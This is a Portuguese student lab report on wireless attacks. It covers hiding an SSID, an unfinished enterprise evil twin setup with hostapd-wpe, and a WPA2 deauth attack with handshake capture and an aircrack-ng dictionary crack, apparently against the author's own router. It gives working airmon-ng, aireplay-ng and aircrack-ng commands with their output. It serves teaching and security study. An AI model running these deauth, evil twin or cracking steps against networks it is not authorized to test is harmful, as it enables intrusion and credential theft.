RELATÓRIO 8 – WIRELESS ATTACK

Lucas Loscheider Reis Muniz – lucaslc01@hotmail.com

Termos Importantes

- **SSID (service set identifier):** Tem a função de identificar a rede wireless(sem fio) para o usuário, ou seja, a grosso modo falando, é o nome da rede wireless visível para que os usuários se conectem a ela.
- **Framework**: é um pacote de códigos prontos que podem ser utilizados no desenvolvimento de sites. A proposta de uso dessa ferramenta é aplicar funcionalidades, comandos e estruturas já prontas para garantir qualidade no projeto e produtividade.
- **EAP (Extensible Authentication Protocol)**: é um protocolo para conexões wireless que expande os métodos de autenticação usados pelo protocolo Point-to-Point (PPP), um protocolo usado quando se conecta um computador à internet. Em vista disso, o EAP é usado para passar informação de autenticação entre o suplicante (um software cliente que se conecta ao sinal wi-fi) e o servidor de autenticação. O EAP lida e define essa autenticação.
- **PEAP (Protected Extensible Authentication Protocol):** é uma versão do EAP. Essa versão fornece maior segurança na autenticação, já que utiliza a camada de transporte TLS (Transport Layer Security – protocolo de segurança que criptografa a comunicação entre os computadores e o servidor, quando um site é acessado) para criar um canal criptografado entre o cliente e um servidor.
- **EAP-TLS (EAP - Transport Layer Security)**: o protocolo EAP não é um mecanismo específico de autenticação. Por isso ele tem funções básicas e métodos específicos de autenticação, chamados de métodos EAP. Sendo assim, EAP-TLS é um desses métodos e existem vários outros métodos, como o EAP-MD5, EAP-GTC dentre outros.
- **Beacon**: é um dos frames de gestão do set de protocolos LAN IEEE 802.11 baseado em WLAN. Ele contém toda a informação sobre a rede de conecção AP(access point), sendo transmitido periodicamente para anunciar a presença de uma WLAN e para sincronizar os pontos finais conectados a ele.
- **Evil Twin**: é um ponto de acesso Wi-Fi fraudulento, o qual se parece com um legítimo ponto de acesso Wi-Fi e na verdade é usado para roubar dados importantes, agindo como um Man-in-the-middle (MITM).


Ocultação do SSID

Para ocultar o nome da rede digitamos na barra do browser o endereço padrão **192.168.0.1** e inserimos o log in com senha solicitados pelo padrão do roteador. Depois disso, nos deparamos com informações básicas a qual encontramos além do nome SSID, o endereço **BSSID (**Basic SSID**)** 00:e0:4c:d2:7c:81.

Wireless2Configurações e Status	
Modo de Operação Wireless	AP
Banda	2.4 GHz (B+G+N)
SSID	Roberto
Canal	6
Criptografia	WPA2 Mixed
BSSID	00:e0:4c:d2:7c:81
Clientes Associados	1

Em seguida, vamos nas configurações wireless e ocultamos o nome da rede SSID:

A partir desse momento, qualquer dispositivo final não conectado previamente à rede, não será capaz de visualizá-la para tentar conectar. Porém se fizer-mos um escanemaneto usando algum software para isso como o aircrack com o comando "*airodump-ng wlan0"*, encontraremos uma rede com o mesmo endereço de **BSSID porém com o nome SSID oculto**:



Ou seja, os Beacons continuam sendo enviados e com isso vizualisamos o endereço BSSID o qual não pode ser ocultado.

Rede enterprise evil twin

Nesta prática, segui os passos no tutorial https://www.c0d3xpl0it.com/2017/03/enterprise-wifi-hacking-with-hostapd-wpe.html .

Neste ataque o invasor configura seu computador para transmitir um sinal que o torne um ponto de acesso, um hotspot wi-fi legítimo. Primeiramente ele interrompe ou desabilita o AP legítimo, desconectando-o ou criando uma interferência de RF (sinais de radiofrequência) em torno dele. Os usuários acabam perdendo a conexão com o AP legítimo e reconectam com o Evil Twin.


Assim, quando a vítima se conecta a essa rede wireless, o hacker pode roubar credenciais de acesso a diferentes plataformas e injetar códigos maliciosos em navegadores, vindo a redirecionar o usuário para sites com malware.

Primeiramente faço o download no terminal do **hostapd-wpe** que é uma ferramenta que autentica um usuário final em uma falsa rede de wifi para obter dados do usuário. Depois disso, executo o comando "*airmon-ng check kill"* no terminal para terminar os processos que atrapalhem na utilização do software aircrack-ng. Então configuro o **hostapd-wpe** na pasta etc/hostapd-wpe/hostapd-wpe.conf para outro nome de rede qualquer. Porém caso rodar-mos a rede assim, quem tentar se conectar, aparecerá a mensagem de que não é uma rede confiável para conexão, então fazemos o download de um script em python chamado apd_launchpad o qual executo *"etc/hostapd-wpe python3 apd_launchpad.py -t DEMOBANK -s CORPORATE_WIFI -i wlan0 -cn CORPORATE.DEMOBANK.COM"* para adicionar informações a nossa rede de forma que o aviso de conexão não confiável desapareça. Com isso, executo no terminal "*hostapd-wpe ./DEMOBANK/DEMOBANK.conf -s*" porém um erro com umas frases informando uma numeração aparecem para mim no terminal, e depois de horas tentando solucionar esse problema, não consigo identificar o erro e solucionar, mas a partir desse ponto, o passo seria rodar novamente a rede evil twin e esperar usuários se conectarem a ela para obter dados deles.


Ataques wifi Deauth

Esse ataque consistirá em desconectar usuários de um AP(access point) alvo enquanto monitora aquele AP e com isso obter uma hash, monitorando o 4-hand-shake (autenticação e consequentemente reconexão) quando aquele usuário tentar se conectar a rede alvo novamente. Depois disso, nosso passo será quebrar a hash obtida usando uma lista txt com possíveis senhas listadas para comparar com a hash e assim descobrir a senha wireless do AP alvo.


Inicialmente inserimos o comando *"airmon-ng check kill"* para interromper qualquer processo que atrapalhe a execução do aircrack:



Então verificamos o nome da interface wireless para passar por parâmetro para o modo monitor do aircrack:




O modo monitor nos permite monitorar todo o tráfico recebido via wireless.
Em seguida, colocamos nossa interface wlan0 no modo monitor:




Depois desse passo é sempre bom verificar se o nome da nossa interface wireless continua o mesmo ou foi alterado pelo aircrack, com o commando *“iwconfig”*. No meu caso o aircrack alterou o nome da interface para wlan0mon.

Neste momento é hora de começarmos a monitorar todo o tráfico recebido via wireless. O tráfico é monitorado por meio de frames Beacon enviados pelos roteadores pelas redondezas:



O nosso alvo será a rede Roberto. Em vista disso, inserimos o comando "*sudo airodump-ng wlan0mon -c 6 –bssid 00:E0:4C:D2:7C:81 -w /home/lolo/Desktop/hash*"
onde **-c** é o canal utilizado pelo AP alvo, **--bssid** o nome da rede, **-w** o local onde alguns arquivos contendo informações da rede monitorada serão criados. Eu os chamei de hash, e dentre eles terá um arquivo .cap que será criado o qual conterá a hash capturada de um dos pontos finals o qual nossa placa de rede monitora-rá a procura de um 4-hand-shake para conseguir capturar a hash da rede:



Para agilizarmos o processo de capturar a hash, faremos o ataque de desautenticação de um usuário alvo (deauth attack), o qual escolhemos um usuário conectado a rede escolhida e inserimos o comando abaixo, abrindo outra aba no terminal:

```
lolo@lolo:~$ sudo aireplay-ng -0 10 -a 00:E0:4C:D2:7C:81 -c 70:FD:46:2A:10:2C wlan0mon
```

Onde **-0** representa o ataque deauth, **10** o número de pacotes de desautenticação enviados, **-a** o endereço BSSID do AP o qual já escolhemos anteriormente, **-c** o endereço BSSID do usuário conectado aquela rede e **wlan0mon** o nome de nossa interface wireless em modo monitor.

Depois disso, verificamos na aba do terminal anterior se o 4-hand-shake,e consequentemente o hash foi capturado. Notamos isso quando aparecer a frase **WPA handshake "endereço bssid inserido aqui".** (No nosso exemplo acima já tinhamos capturado). :

```
CH  6 ][ Elapsed: 3 mins ][ 2021-01-18 09:24 ][ WPA handshake: 00:E0:4C:D2:7C:81

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:E0:4C:D2:7C:81  -45 100     1971     1019    0   6  270   WPA2 CCMP   PSK  Roberto

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:E0:4C:D2:7C:81  70:FD:46:2A:10:2C  -26   24e- 6e   134     1132  EAPOL  Roberto
00:E0:4C:D2:7C:81  D4:63:C6:1B:40:F3  -62    0 - 6e     0       29
```

Agora podemos finalizar os processos e começar a esplorar o arquivo .cap para tentar quebrar a hash e descobrir a senha da rede wireless alvo. Para isso abrimos o terminal e inserimos "*aircrack-ng -w senhas.txt -b 00:E0:4C:D2:7C:81 hash-01.cap*" onde **-w** será o documento txt onde contenha senhas para tentativa e erro por comparação força bruta(nesse caso criei um documento txt onde uma senha era a correta), **-b** o endereço BSSID de nossa rede alvo e **hash-01.cap** o arquivo criado anteriormente pelo aricrack contendo a hash capturada:

```
lolo@lolo:~/Desktop$ sudo aircrack-ng -w senhas.txt -b 00:E0:4C:D2:7C:81 hash-01.cap
Reading packets, please wait...
Opening hash-01.cap
Read 10932 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:00] 1/1 keys tested (85.81 k/s)

      Time left: --

                                KEY NOT FOUND


      Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Nesse ponto, não sei por qual motivo, apesar do meu documento senhas.txt conter a senha correta, o aircrack não conseguiu identificar a senha fazendo a comparação com o hash. Eu tentei fazer umas pesquisas mas não consegui solicionar esse problema…

Uma observação válido a se fazer, é que ao executar o aircrack e mudar a interface da placa de rede do computador para monitor, eu fico sem acesso à internet. Para solucionar isso é preciso, depois de terminar de usar o aricrack, parar o modo monitor do aircrack:

```
lolo@lolo:~$ sudo airmon-ng stop wlan0mon
```

E depois mudar o modo de rede de monitor para managed, era o estado original:

```
lolo@lolo:~$ sudo iwconfig wlan0 mode managed
```

Por fim reiniciar o serviço da placa de rede do computador: